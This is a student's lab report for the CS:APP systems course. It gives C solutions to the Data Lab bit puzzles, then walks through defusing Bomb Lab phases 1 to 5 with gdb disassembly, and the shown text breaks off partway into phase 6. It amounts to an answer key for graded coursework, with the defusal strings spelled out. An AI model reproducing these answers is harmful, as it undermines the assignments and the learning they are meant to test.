> ## Preface
>
> I used to take the course ICS offered by CMU during the passing short winter vacation with a brief look on the book CS:APP3e. I haven't watch the videos on YouTube cause time is pressing. I forecasted that I can finish reading it this vacation, but it's hard. I've just reached Chapter 9 by February 17 with a hasty look on Ch4, 5, 6.
>
> This term I choose the CSAPP class in USTC provided by Dr. Wu.
>
> I mainly record the process of doing the experiments here.

CSAPP@USTC Intro

Stu: 张艺耀 Yiyao Zhang

StuNum: PB20111630

Lab materials: Self-Study Handout on http://csapp.cs.cmu.edu/3e/labs.html

Lab environment: VLab VNC . VSCode with extension (VScode-remote) on Mac .

Language: 简体中文 English

Intro: 本次课程在掌握CSAPP知识的前提下完成了`Data Lab、Bomb Lab、Attack Lab、Shell Lab、Malloc Lab`其中`Data Lab  Bomb Lab`在Vlab网页端完成，其余实验使用`Vscode+SSH`连接远程虚拟机完成。关于这些实验的基本的知识点，吴老师基本都有讲到，在自己预习的前提下又加深了对这些知识的印象，再加之自己大一打下的代码基础，写实验的时候也没有感到很吃力；其中Malloc Lab的思路最为复杂，也最困难，但由于本学期OS课上做了极其相似的实验，也成功完成。

Data Lab

VLab虚拟机`make`报错 执行`sudo apt install libc6-dev-i386`

运行`dlc`时提示权限不够 解决方案：

```
ubuntu@VM3242-zyy:~/文档/My/CSAPP/data$ su
密码：
root@VM3242-zyy:/home/ubuntu/文档/My/CSAPP/data# ./dlc -help
bash: ./dlc: 权限不够
root@VM3242-zyy:/home/ubuntu/文档/My/CSAPP/data# chmod +x dlc
```

1ST

用按位与和按位非实现按位异或。

由逻辑运算法则知`A^B = (~A)&B + A&(~B) = ~(~((~A)&B)&~(A&(~B)))`

故我们填入：

```c
int bitXor(int x, int y) {
  return ~(~((~x)&y)&~(x&(~y)));
}
```

```
btest.c:332:23: warning: ‘arg_test_range[1]’ may be used un
  332 |     if (arg_test_range[1] < 1)
      |         ~~~~~~~~~~~~~~^~~
ubuntu@VM3242-zyy:~/文档/My/CSAPP/data$ make
make: 对“all”无需做任何事。
ubuntu@VM3242-zyy:~/文档/My/CSAPP/data$ ./btest -f bitXor
Score   Rating  Errors  Function
 1      1       0       bitXor
Total points: 1/1
ubuntu@VM3242-zyy:~/文档/My/CSAPP/data$
```

2ND

返回最小的二进制补码表示的int类型整数。

这个数显然是`0x80000000`用左移运算符表示为`1 << 31`

故我们填入：

```c
int tmin(void) {

  int x = 1;
  return x << 31;

}
```

3RD

如果x是最大的二进制补码表示的int类型整数 返回1，否则返回0。

这个数是`0x7fffffff`

考虑到`0x7fffffff`取反后与其自身加一相异或得到0 同时注意到如果x是`0xffffffff`也会有这样的结果 我们不妨加一个特判`!!(x + 1)`

```c
int isTmax(int x) {

  return !((x + 1) ^ ~x) & !!(x + 1);
}
```

4TH

如果所有的奇数位数被设置为1 那么返回1 否则返回0

仅有输入为`0xAAAAAAAA`时返回1。这个数字的特征是2位一循环，故使用掩码的技巧：先将输入的数字右移16位，与自身相与；再将得到的结果右移8位，与此结果相与。这样得到的结果相当于把原来的16个01循环转化为了4个这样的循环，便于与结果0xAA相比较。 使用类似第三题的异或技巧比较。

```
int allOddBits(int x) {
  int inst1 = (x >> 16) & x;
  return !(0xAA ^ (((inst1 >> 8) & inst1) & 0xAA));
}
```

5TH

较为简单 取反加一即可。

```
int negate(int x) {
  return (~x + 1);
}
```

6TH

如果x在0x30和0x39之间则返回1 否则返回0。

设置下界并与x相减（由于不能使用减号 这里用取反加一）同时设置下界并用x减去它 当两者同时不为负值时返回1 否则返回0。

```
int isAsciiDigit(int x) {
  int inst1 = 0x30, inst2 = 0x39, mask1 = 1 << 31;
  return !((x + (~inst1) + 1) & mask1) & !((inst2 + (~x) + 1) & mask1);
}
```

7TH

实现x ? y : z

由于当x非0时!x - 1 = 0xffffffff, !!x - 1 = 0x0；x为0时 !!x - 1 = 0xffffffff, !x - 1 = 0 可以用这两个表达式与y和z相与，返回值为两者之或。

```
int conditional(int x, int y, int z) {
  return (y & (!x - 1)) + (z & (!!x - 1));
}
```

采用补码：

```
int conditional(int x, int y, int z) {
  return (y & (!x + (~1) + 1)) + (z & (!!x + (~1) + 1));
}
```

8TH

若 x <= y 返回 1 否则返回0

考虑到溢出 有三种情况：

1. x y同号 不会溢出`!((y - x) & (1 << 31))` y - x和0x80000000相与 小于零时结果为非0。
2. x < 0 , y >= 0 返回1 可能溢出。当`!(y >> 31)`值为1时为y正 当`!!(x >> 31)`值为1时为x负
3. x >= 0, y < 0 返回0 可能溢出。

故答案为：

```
int isLessOrEqual(int x, int y) {
  return (!(y >> 31) & !!(x >> 31)) | ((!((y - x) & (1 << 31))) & (!(y >> 31) | !!(x >>31)));
}
```

9TH

与第四题技巧一致。只不过为了保证非0项返回1需要左移。

```
int logicalNeg(int x) {
  int y = (x << 16) | x;
  int z = (y << 8) | y;
  int p = (z << 4) | z;
  int q = (p << 2) | p;
  int r = (q << 1) | q;
  return 1 + (r >> 31);
}
```

10TH

返回二进制补码表示某个数需要的最小位数。即对于正数找到最高的1所在位数 对于负数找到它取反之后最高1所在位数。

先忽略符号 即正数不变对负数取反：`y = (x >> 31) ^ x`

采用二分法，每次查看本次位数一半的是否有1出现，如果有就记录1的位置。采用掩码来选择取高半位或是低半位。最后将结果移位相加并加上符号为得到答案。

```
int y = (x >> 31) ^ x;
int half1 = y >> 16;
int highExist1 = !!(half1);
int mask1 = highExist1 + ~0;
```

```
int y2 = ((0xFF << 8) + 0xFF) & ((half1 & ~mask1) | (y & mask1));
int half2 = y2 >> 8;
int highExist2 = !!(half2);
int mask2 = highExist2 + ~0;
int y3 = (0xFF) & ((half2 & ~mask2) | (y2 & mask2));
int half3 = y3 >> 4;
int highExist3 = !!(half3);
int mask3 = highExist3 + ~0;
int y4 = (0x0F) & ((half3 & ~mask3) | (y3 & mask3));
int half4 = y4 >> 2;
int highExist4 = !!(half4);
int mask4 = highExist4 + ~0;
int y5 = (0x03) & ((half4 & ~mask4) | (y4 & mask4));
int half5 = y5 >> 1;
int highExist5 = !!(half5);
int mask5 = highExist5 + ~0;
int y6 = (0x01) & ((half5 & ~mask5) | (y5 & mask5));
int res = (highExist5 + y6) + (highExist4 << 1) + (highExist3 << 2) + (highExist2 << 3) + (highExist1 << 4) + 1;
return res;
```

11TH

此题较为简单，让我们输出原浮点数的二倍。

单精度浮点数由三个部分组成：**符号位、指数位和尾数位**。将输入的uf拆分乘以二即可。需要注意的是我们要先判断输入的数是否是无穷大或者NaN。之后再进行规格化和非规格化的判断。最后将浮点数的三个部分相或得到结果。

```
unsigned floatScale2(unsigned uf) {
  int res;
  int exp = (uf >> 23) & 0xFF;
  int frac = uf & 0x7FFFFF;
  if (exp == 0xFF) return uf;
  else if (!exp) {
    frac = frac << 1;
    if (!(frac & 0x800000) == 0) exp =  exp + 1;
  }
  else exp = exp + 1;
  res = (uf & 0x80000000) | (exp << 23) | (frac & 0x7FFFFF);
  return res;
}
```

12TH

浮点数转int整形 只需用到公式`1.xxxx * 2^(E-127)`。注意先要进行指数范围判定防止溢出或是小于1的情况出现。

```
int floatFloat2Int(unsigned uf) {
  int sig = uf & 0x80000000;
  int exp = (uf >> 23) & 0xFF;
  int frac = uf & 0x7FFFFF;
  if(exp >= 127 && exp <158) return (sig | (1 << 30) | (frac << 7)) >> (157 - exp);
  else if (exp < 127) return 0;
  else return 0x80000000;
}
```

13TH

返回单精度浮点数表示的2.0的x次方。

frac部分范围是2^(-23) 到 2^(-1) 加上exp的范围 整个可以表示的范围是2^(-149) 到 2^(127)。

对于规格化的单精度浮点数 我们只需将它左移x加偏移量位。如果x小于-126且大于-148,只需要计算frac部分。

```
unsigned floatPower2(int x) {
  if (x > 127) return 0x7f800000;
  if (x >= -126) return ((x+127) << 23);
  if (x >= -149) return (1 << (149 + x));
  return 0;
}
```

至此 Datalab结束。

Bomb Lab

在写本实验之前，本人总结了gdb的用法，放在了我的个人主页上（http://home.ustc.edu.cn/~es020711/blog/2022/02/26/GDB-%E7%9A%84%E4%BD%BF%E7%94%A8/）

Phase 1

`disas phase_1` 得到:

```
0x0000000000400ee0 <+0>:     sub    $0x8,%rsp
0x0000000000400ee4 <+4>:     mov    $0x402400,%esi
0x0000000000400ee9 <+9>:     callq  0x401338 <strings_not_equal>
0x0000000000400eee <+14>:    test   %eax,%eax
0x0000000000400ef0 <+16>:    je     0x400ef7 <phase_1+23>
0x0000000000400ef2 <+18>:    callq  0x40143a <explode_bomb>
0x0000000000400ef7 <+23>:    add    $0x8,%rsp
0x0000000000400efb <+27>:    retq
```

```
(gdb) print (char*) 0x402400
$1 = 0x402400 "Border relations with Canada have never been better."
```

容易知道函数<strings_not_equal> 比较输入字符串和 **"Border relations with Canada have never been better."** 这个函数有两个参数，第一个是我们输入的字符串的地址，第二个是答案字符串的地址。所以我们可以简单地得到答案。

Phase 2

`disas phase_2`

```
   0x0000000000400efc <+0>:     push   %rbp
=> 0x0000000000400efd <+1>:     push   %rbx
   0x0000000000400efe <+2>:     sub    $0x28,%rsp
   0x0000000000400f02 <+6>:     mov    %rsp,%rsi  //rsi <= rsp
   0x0000000000400f05 <+9>:     callq  0x40145c <read_six_numbers>
   0x0000000000400f0a <+14>:    cmpl   $0x1,(%rsp)
   0x0000000000400f0e <+18>:    je     0x400f30 <phase_2+52>
   0x0000000000400f10 <+20>:    callq  0x40143a <explode_bomb>
   0x0000000000400f15 <+25>:    jmp    0x400f30 <phase_2+52>
   0x0000000000400f17 <+27>:    mov    -0x4(%rbx),%eax  //eax <= M(rbx-4)
   0x0000000000400f1a <+30>:    add    %eax,%eax  // eax*2
   0x0000000000400f1c <+32>:    cmp    %eax,(%rbx)  //eax M(rbx)
   0x0000000000400f1e <+34>:    je     0x400f25 <phase_2+41>
   0x0000000000400f20 <+36>:    callq  0x40143a <explode_bomb>
   0x0000000000400f25 <+41>:    add    $0x4,%rbx  //rbx+4
   0x0000000000400f29 <+45>:    cmp    %rbp,%rbx  //rbp rbx
   0x0000000000400f2c <+48>:    jne    0x400f17 <phase_2+27>
   0x0000000000400f2e <+50>:    jmp    0x400f3c <phase_2+64>
   0x0000000000400f30 <+52>:    lea    0x4(%rsp),%rbx //rbx <= rsp+4
   0x0000000000400f35 <+57>:    lea    0x18(%rsp),%rbp  //rbp <= rsp+24
   0x0000000000400f3a <+62>:    jmp    0x400f17 <phase_2+27>
   0x0000000000400f3c <+64>:    add    $0x28,%rsp
   0x0000000000400f40 <+68>:    pop    %rbx
   0x0000000000400f41 <+69>:    pop    %rbp
   0x0000000000400f42 <+70>:    retq
```

```
(gdb) print (char*) 0x4025c3
$1 = 0x4025c3 "%d %d %d %d %d %d" //我们需要输入六个int类型数字
```

随机选择 6 个 int 找出它们在栈中的位置

`0x0000000000400f0a <+14>:  cmpl  $0x1,(%rsp)` 第一个数字是1

```
   0x0000000000400f17 <+27>:    mov    -0x4(%rbx),%eax  //eax <= M(rbx-4)
   0x0000000000400f1a <+30>:    add    %eax,%eax  // eax*2
   0x0000000000400f1c <+32>:    cmp    %eax,(%rbx)  //eax M(rbx)
```

从上面的三行我们知道，每次后面的数字都应该是前面数字的两倍。所以答案是**"1 2 4 8 16 32"**

Phase 3

`disas phase_3`

we get:

```
=> 0x0000000000400f43 <+0>:     sub    $0x18,%rsp
   0x0000000000400f47 <+4>:     lea    0xc(%rsp),%rcx
   0x0000000000400f4c <+9>:     lea    0x8(%rsp),%rdx
   0x0000000000400f51 <+14>:    mov    $0x4025cf,%esi
   0x0000000000400f56 <+19>:    mov    $0x0,%eax
   0x0000000000400f5b <+24>:    callq  0x400bf0 <__isoc99_sscanf@plt>
   0x0000000000400f60 <+29>:    cmp    $0x1,%eax
   0x0000000000400f63 <+32>:    jg     0x400f6a <phase_3+39>  //the return value of sscanf should be greater than 1(that means 2 arguments)
   0x0000000000400f65 <+34>:    callq  0x40143a <explode_bomb>
   0x0000000000400f6a <+39>:    cmpl   $0x7,0x8(%rsp) //the first less than 7
   0x0000000000400f6f <+44>:    ja     0x400fad <phase_3+106>
   0x0000000000400f71 <+46>:    mov    0x8(%rsp),%eax
   0x0000000000400f75 <+50>:    jmpq   *0x402470(,%rax,8)
   0x0000000000400f7c <+57>:    mov    $0xcf,%eax
   0x0000000000400f81 <+62>:    jmp    0x400fbe <phase_3+123>
   0x0000000000400f83 <+64>:    mov    $0x2c3,%eax
   0x0000000000400f88 <+69>:    jmp    0x400fbe <phase_3+123>
   0x0000000000400f8a <+71>:    mov    $0x100,%eax
   0x0000000000400f8f <+76>:    jmp    0x400fbe <phase_3+123>
   0x0000000000400f91 <+78>:    mov    $0x185,%eax
   0x0000000000400f96 <+83>:    jmp    0x400fbe <phase_3+123>
   0x0000000000400f98 <+85>:    mov    $0xce,%eax
   0x0000000000400f9d <+90>:    jmp    0x400fbe <phase_3+123>
   0x0000000000400f9f <+92>:    mov    $0x2aa,%eax
   0x0000000000400fa4 <+97>:    jmp    0x400fbe <phase_3+123>
   0x0000000000400fa6 <+99>:    mov    $0x147,%eax
   0x0000000000400fab <+104>:   jmp    0x400fbe <phase_3+123>
   0x0000000000400fad <+106>:   callq  0x40143a <explode_bomb>
   0x0000000000400fb2 <+111>:   mov    $0x0,%eax
```

```
   0x0000000000400fb7 <+116>:   jmp    0x400fbe <phase_3+123>
   0x0000000000400fb9 <+118>:   mov    $0x137,%eax
   0x0000000000400fbe <+123>:   cmp    0xc(%rsp),%eax
   0x0000000000400fc2 <+127>:   je     0x400fc9 <phase_3+134>
   0x0000000000400fc4 <+129>:   callq  0x40143a <explode_bomb>
   0x0000000000400fc9 <+134>:   add    $0x18,%rsp
   0x0000000000400fcd <+138>:   retq
```

```
(gdb) print (char *) 0x4025cf
$1 = 0x4025cf "%d %d"
```

输入是两个整数。

让我们从随机输入两个整数开始，看看它们存储在哪里。

现在我们输入'1 2'，并在sscanf函数（0x400f60）后面的地址设置断点，使用'break*0x400f60'。

分别检查rsp+0x8和rsp+0xc中的数字，得到：

```
(gdb) print *(int *) ($rsp + 0x8)
$6 = 1
(gdb) print *(int *) ($rsp + 0xc)
$7 = 2
```

第一个存储在rsp + 0x8中，另一个存储在rsp + 0xc中。

```
(gdb) print /d $eax
$11 = 1
(gdb) print /x *0x402470
$14 = 0x400f7c
```

接下来我们跳到**0x400f7c+8*rax**

第二个参数的值应等于“跳转值（执行mov指令后eax中的val）”

所以我们可以简单地选择两个值：第一个是**0**，第二个是**0xcf**，根据下面的两行。

```
   0x0000000000400f7c <+57>:    mov    $0xcf,%eax
   0x0000000000400f81 <+62>:    jmp    0x400fbe <phase_3+123>
```

solved!

Phase 4

```
Breakpoint 5, 0x000000000040100c in phase_4 ()
(gdb) disas
Dump of assembler code for function phase_4:
=> 0x000000000040100c <+0>:     sub    $0x18,%rsp
```

```
   0x0000000000401010 <+4>:     lea    0xc(%rsp),%rcx
   0x0000000000401015 <+9>:     lea    0x8(%rsp),%rdx
   0x000000000040101a <+14>:    mov    $0x4025cf,%esi
   0x000000000040101f <+19>:    mov    $0x0,%eax
   0x0000000000401024 <+24>:    callq  0x400bf0 <__isoc99_sscanf@plt>
   0x0000000000401029 <+29>:    cmp    $0x2,%eax //return value = 2
   0x000000000040102c <+32>:    jne    0x401035 <phase_4+41>
   0x000000000040102e <+34>:    cmpl   $0xe,0x8(%rsp) //the 1st argu <=14
   0x0000000000401033 <+39>:    jbe    0x40103a <phase_4+46>
   0x0000000000401035 <+41>:    callq  0x40143a <explode_bomb>
   0x000000000040103a <+46>:    mov    $0xe,%edx  //func4的第三个参数 = 14
   0x000000000040103f <+51>:    mov    $0x0,%esi  //func4的第二个参数 = 0
   0x0000000000401044 <+56>:    mov    0x8(%rsp),%edi //func4的第一个参数 edi = (rsp
+ 8)
   0x0000000000401048 <+60>:    callq  0x400fce <func4>
   0x000000000040104d <+65>:    test   %eax,%eax  //返回值如果不是0就爆炸
   0x000000000040104f <+67>:    jne    0x401058 <phase_4+76>
   0x0000000000401051 <+69>:    cmpl   $0x0,0xc(%rsp) //phase_4()第二个参数不是0就爆炸
   0x0000000000401056 <+74>:    je     0x40105d <phase_4+81>
   0x0000000000401058 <+76>:    callq  0x40143a <explode_bomb>
   0x000000000040105d <+81>:    add    $0x18,%rsp
   0x0000000000401061 <+85>:    retq
End of assembler dump.
```

the same as P3:

```
(gdb) print (char*) 0x4025cf
$9 = 0x4025cf "%d %d"
```

两个参数

```
   0x000000000040103a <+46>:    mov    $0xe,%edx  //3th argu for func4 = 14
   0x000000000040103f <+51>:    mov    $0x0,%esi  //2nd argu = 0
   0x0000000000401044 <+56>:    mov    0x8(%rsp),%edi //1st argu edi = (rsp + 8)
   0x0000000000401048 <+60>:    callq  0x400fce <func4>
```

func4(xx, 0, 14)

```
(gdb) disas func4
Dump of assembler code for function func4:
   0x0000000000400fce <+0>:     sub    $0x8,%rsp
   0x0000000000400fd2 <+4>:     mov    %edx,%eax
   0x0000000000400fd4 <+6>:     sub    %esi,%eax
   0x0000000000400fd6 <+8>:     mov    %eax,%ecx  //ecx = edx - esi
   0x0000000000400fd8 <+10>:    shr    $0x1f,%ecx //ecx = edx - esi >> 31
   0x0000000000400fdb <+13>:    add    %ecx,%eax
   0x0000000000400fdd <+15>:    sar    %eax //以上的指令：eax = ((edx - esi >> 31 ) +
edx - esi)/2
```

```
   0x0000000000400fdf <+17>:    lea    (%rax,%rsi,1),%ecx //ecx = eax + esi
   0x0000000000400fe2 <+20>:    cmp    %edi,%ecx //比较第一个参数和eax + esi
   0x0000000000400fe4 <+22>:    jle    0x400ff2 <func4+36>
   0x0000000000400fe6 <+24>:    lea    -0x1(%rcx),%edx
   0x0000000000400fe9 <+27>:    callq  0x400fce <func4>
   0x0000000000400fee <+32>:    add    %eax,%eax
   0x0000000000400ff0 <+34>:    jmp    0x401007 <func4+57>
   0x0000000000400ff2 <+36>:    mov    $0x0,%eax  //eax = 0
   0x0000000000400ff7 <+41>:    cmp    %edi,%ecx  //edi和ecx相比
   0x0000000000400ff9 <+43>:    jge    0x401007 <func4+57>
   0x0000000000400ffb <+45>:    lea    0x1(%rcx),%esi
   0x0000000000400ffe <+48>:    callq  0x400fce <func4>
   0x0000000000401003 <+53>:    lea    0x1(%rax,%rax,1),%eax  //retval = 1 + 2*rax
不可执行
   0x0000000000401007 <+57>:    add    $0x8,%rsp
   0x000000000040100b <+61>:    retq
End of assembler dump.
```

前十行的语句大致为计算eax = ((edx - esi >> 31) + edx - esi)/2

由于rax为函数返回值，所以我们可以使用c语言大致还原11行之后的递归语句：

```
if(ecx <= edi){
  if(ecx >= edi)
    return 0;
  esi = 1 + ecx;
  return 1 + 2*func4(edi, esi, edx);
}else{
  edx = ecx - 1;
  return 2*func4(edi, esi, edx);
}
```

所以要使func4在phase_4中的返回值不为0 最好的方法是让计算后的ecx = edi且phase_4第二个输入的数字应该为0

（见汇编代码的注释）

我们知道初始值esi = 0， edx = 0xe（14） 所以 **((edx - esi >> 31) + edx - esi)/2 + esi = edi**

(14 - 0)/2 + 0 = edi 故第一个参数为**7**

则phase_4答案为**7 0**

Phase 5

汇编代码如下：

```
Dump of assembler code for function phase_5:
=> 0x0000000000401062 <+0>:     push   %rbx
   0x0000000000401063 <+1>:     sub    $0x20,%rsp
```

```
   0x0000000000401067 <+5>:     mov    %rdi,%rbx
   0x000000000040106a <+8>:     mov    %fs:0x28,%rax
   0x0000000000401073 <+17>:    mov    %rax,0x18(%rsp)
   0x0000000000401078 <+22>:    xor    %eax,%eax  //0
   0x000000000040107a <+24>:    callq  0x40131b <string_length>
   0x000000000040107f <+29>:    cmp    $0x6,%eax
   0x0000000000401082 <+32>:    je     0x4010d2 <phase_5+112>
   0x0000000000401084 <+34>:    callq  0x40143a <explode_bomb>
   0x0000000000401089 <+39>:    jmp    0x4010d2 <phase_5+112>
   0x000000000040108b <+41>:    movzbl (%rbx,%rax,1),%ecx
   0x000000000040108f <+45>:    mov    %cl,(%rsp)
   0x0000000000401092 <+48>:    mov    (%rsp),%rdx  //将字符存入rdx
   0x0000000000401096 <+52>:    and    $0xf,%edx  //取一个字节
   0x0000000000401099 <+55>:    movzbl 0x4024b0(%rdx),%edx
   0x00000000004010a0 <+62>:    mov    %dl,0x10(%rsp,%rax,1) //将它的后一个字节存到(rsp + 10 + rax)
   0x00000000004010a4 <+66>:    add    $0x1,%rax
   0x00000000004010a8 <+70>:    cmp    $0x6,%rax
   0x00000000004010ac <+74>:    jne    0x40108b <phase_5+41>
   0x00000000004010ae <+76>:    movb   $0x0,0x16(%rsp)
   0x00000000004010b3 <+81>:    mov    $0x40245e,%esi
   0x00000000004010b8 <+86>:    lea    0x10(%rsp),%rdi
   0x00000000004010bd <+91>:    callq  0x401338 <strings_not_equal>
   0x00000000004010c2 <+96>:    test   %eax,%eax
   0x00000000004010c4 <+98>:    je     0x4010d9 <phase_5+119>
   0x00000000004010c6 <+100>:   callq  0x40143a <explode_bomb>
   0x00000000004010cb <+105>:   nopl   0x0(%rax,%rax,1)
   0x00000000004010d0 <+110>:   jmp    0x4010d9 <phase_5+119>
   0x00000000004010d2 <+112>:   mov    $0x0,%eax //0
   0x00000000004010d7 <+117>:   jmp    0x40108b <phase_5+41>
   0x00000000004010d9 <+119>:   mov    0x18(%rsp),%rax
   0x00000000004010de <+124>:   xor    %fs:0x28,%rax
   0x00000000004010e7 <+133>:   je     0x4010ee <phase_5+140>
   0x00000000004010e9 <+135>:   callq  0x400b30 <__stack_chk_fail@plt>
   0x00000000004010ee <+140>:   add    $0x20,%rsp
   0x00000000004010f2 <+144>:   pop    %rbx
   0x00000000004010f3 <+145>:   retq
```

关于`%fs:0x28`我在StackOverflow上查到了相关解释：

> Q:
>
> I've written a piece of C code and I've disassembled it as well as read the registers to understand how the program works in assembly.

```
int test(char *this){
 char sum_buf[6];
 strncpy(sum_buf,this,32);
 return 0;
}
```

The piece of my code that I've been examining is the test function. When I disassemble the output my test function I get ...

```
0x00000000004005c0 <+12>:        mov    %fs:0x28,%rax
=> 0x00000000004005c9 <+21>:        mov    %rax,-0x8(%rbp)
... stuff ..
0x00000000004005f0 <+60>:        xor    %fs:0x28,%rdx
0x00000000004005f9 <+69>:        je     0x400600 <test+76>
0x00000000004005fb <+71>:        callq  0x4004a0 <__stack_chk_fail@plt>
0x0000000000400600 <+76>:        leaveq
0x0000000000400601 <+77>:        retq
```

What I would like to know is what `mov %fs:0x28,%rax` is really doing?

A:

Both the `FS` and `GS` registers can be used as base-pointer addresses in order to access special operating system data-structures. So what you're seeing is a value loaded at an offset from the value held in the `FS` register, and not bit manipulation of the contents of the `FS` register.

Specifically what's taking place, is that `FS:0x28` on Linux is storing a special sentinel stack-guard value, and the code is performing a stack-guard check. For instance, if you look further in your code, you'll see that the value at `FS:0x28` is stored on the stack, and then the contents of the stack are recalled and an `XOR` is performed with the original value at `FS:0x28`. If the two values are equal, which means that the zero-bit has been set because `XOR`'ing two of the same values results in a zero-value, then we jump to the `test` routine, otherwise we jump to a special function that indicates that the stack was somehow corrupted, and the sentinel value stored on the stack was changed.

大意为防止栈空间被破坏而设置的哨兵值。

由第八行的String_length函数的值让我们输入的应该是一个字符串；且由第九行的compare的值该字符串长为6。


随机输入"abcdef" 在0x40108f处打断点查看数据存储在哪个寄存器中。

```
0x00000000004010d2 in phase_5 ()
(gdb)
0x00000000004010d7 in phase_5 ()
(gdb)
0x000000000040108b in phase_5 ()
(gdb)
0x000000000040108f in phase_5 ()
(gdb) print $ecx
$29 = 97
(gdb)
$30 = 97
(gdb) print (char) $ecx
$31 = 97 'a'
(gdb) si
0x0000000000401092 in phase_5 ()
(gdb) print (char) $ecx
$32 = 97 'a'
(gdb) print (char) ($rsp)
$33 = -80 '\260'
(gdb) print ($rsp)
$34 = (void *) 0x7fffffffddb0
(gdb) print (char) $cl
$35 = 97 'a'
(gdb) print (char) $cl
$36 = 97 'a'
(gdb) print $cl
$37 = 97
(gdb) print /x $cl
$38 = 0x61
(gdb) print /x ($rsp)
$39 = 0x7fffffffddb0
(gdb) print /x $rsp
$40 = 0x7fffffffddb0
(gdb) print  *$rsp
Attempt to dereference a generic pointer.
(gdb) print  *($rsp)
Attempt to dereference a generic pointer.
(gdb) print  *(rsp)
No symbol "rsp" in current context.
(gdb) x/w rsp
No symbol "rsp" in current context.
(gdb) x/w $rsp
0x7fffffffddb0: 0x00000061
(gdb) print *(int *) ($rsp+0)
$41 = 97
(gdb)
```

得知a存在cl(rcx)中

由`0x000000000040108b <+41>:    movzbl (%rbx,%rax,1),%ecx`

推测rbx保存输入的字符对应ASCII码 经验证成立。




```
   0x000000000040108b <+41>:    movzbl (%rbx,%rax,1),%ecx
   0x000000000040108f <+45>:    mov    %cl,(%rsp)
   0x0000000000401092 <+48>:    mov    (%rsp),%rdx  //将字符存入rdx
   0x0000000000401096 <+52>:    and    $0xf,%edx  //取一个字节
   0x0000000000401099 <+55>:    movzbl 0x4024b0(%rdx),%edx
   0x00000000004010a0 <+62>:    mov    %dl,0x10(%rsp,%rax,1) //将它的后一个字节存到(rsp + 10 + rax)
   0x00000000004010a4 <+66>:    add    $0x1,%rax
   0x00000000004010a8 <+70>:    cmp    $0x6,%rax
   0x00000000004010ac <+74>:    jne    0x40108b <phase_5+41>
```

这段代码说明我们将0x4024b0与rdx内值（先前我们输入的字符的ASCII码）相加 得到了一个地址，将这个地址中的值存到edx中并取一个字节，最后将这个字节数据存到rsp + rax + 1的位置。

最后两行的cmp和jne语句表示我们要执行此操作六遍。

再次循环结束之后 我们来到了以下代码区：

```
   0x00000000004010ae <+76>:    movb   $0x0,0x16(%rsp)
   0x00000000004010b3 <+81>:    mov    $0x40245e,%esi
   0x00000000004010b8 <+86>:    lea    0x10(%rsp),%rdi
   0x00000000004010bd <+91>:    callq  0x401338 <strings_not_equal>
   0x00000000004010c2 <+96>:    test   %eax,%eax
   0x00000000004010c4 <+98>:    je     0x4010d9 <phase_5+119>
   0x00000000004010c6 <+100>:   callq  0x40143a <explode_bomb>
```

到了这里我们大致可以得知我们要把当前rsp + 10处地址的字符串与0x40245e处的字符串相比较。为此我们打印出0x40245e处的字符串：

```
(gdb) print /x *(int *) ($rbx + 2)
$56 = 0x66656463
(gdb) print /x *(int *) ($rbx + 3)
$57 = 0x666564
(gdb) print /x *(int *) (0x40245e)
$58 = 0x65796c66
(gdb) print /x *(int *) (0x40245e + 1)
$59 = 0x7265796c
(gdb) print /x *(int *) (0x40245e + 2)
$60 = 0x73726579
(gdb) print /x *(int *) (0x40245e + 3)
$61 = 0x737265
(gdb)
```

字符串为0x73 72 65 79 6c 66

```
(gdb) print /x *(int *) (0x4024d1)
$62 = 0x206e6163
(gdb) print /x *(int *) (0x4024d2)
$63 = 0x73206e61
(gdb) print /x *(int *) (0x4024d3)
$64 = 0x7473206e
(gdb) print /x *(int *) (0x4024d4)
$65 = 0x6f747320
(gdb) print /x *(int *) (0x4024d5)
$66 = 0x706f7473
(gdb)
```

对应字母“flyers”

0x4024b0处字符串为：

```
$116 = 0x6e756f66
(gdb) x/s 0x40245e
0x40245e:       "flyers"
(gdb) x/s 0x4024b0
0x4024b0 <array.3449>:  "maduiersnfotvbylSo you think you can stop the b
omb with ctrl-c, do you?"
```

我们只需找到对应的偏移量即可：为 9 15 14 5 6 7

结果为对应的ASCII字符**ionefg** （因为第二个字节被略去，故大写**IONEFG**也可）

```
Reading symbols from bomb...
(gdb) run ans.txt
Starting program: /home/ubuntu/文档/My/CSAPP/bomb/bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
```

Phase 6

```
(gdb) disas phase_6
Dump of assembler code for function phase_6:
   0x00000000004010f4 <+0>:     push   %r14
   0x00000000004010f6 <+2>:     push   %r13
   0x00000000004010f8 <+4>:     push   %r12
   0x00000000004010fa <+6>:     push   %rbp
   0x00000000004010fb <+7>:     push   %rbx
   0x00000000004010fc <+8>:     sub    $0x50,%rsp
   0x0000000000401100 <+12>:    mov    %rsp,%r13
   0x0000000000401103 <+15>:    mov    %rsp,%rsi
   0x0000000000401106 <+18>:    callq  0x40145c <read_six_numbers>
   0x000000000040110b <+23>:    mov    %rsp,%r14
   0x000000000040110e <+26>:    mov    $0x0,%r12d
   0x0000000000401114 <+32>:    mov    %r13,%rbp
   0x0000000000401117 <+35>:    mov    0x0(%r13),%eax
   0x000000000040111b <+39>:    sub    $0x1,%eax
   0x000000000040111e <+42>:    cmp    $0x5,%eax
   0x0000000000401121 <+45>:    jbe    0x401128 <phase_6+52>  //  大于等于6
   0x0000000000401123 <+47>:    callq  0x40143a <explode_bomb>
   0x0000000000401128 <+52>:    add    $0x1,%r12d //r12+1
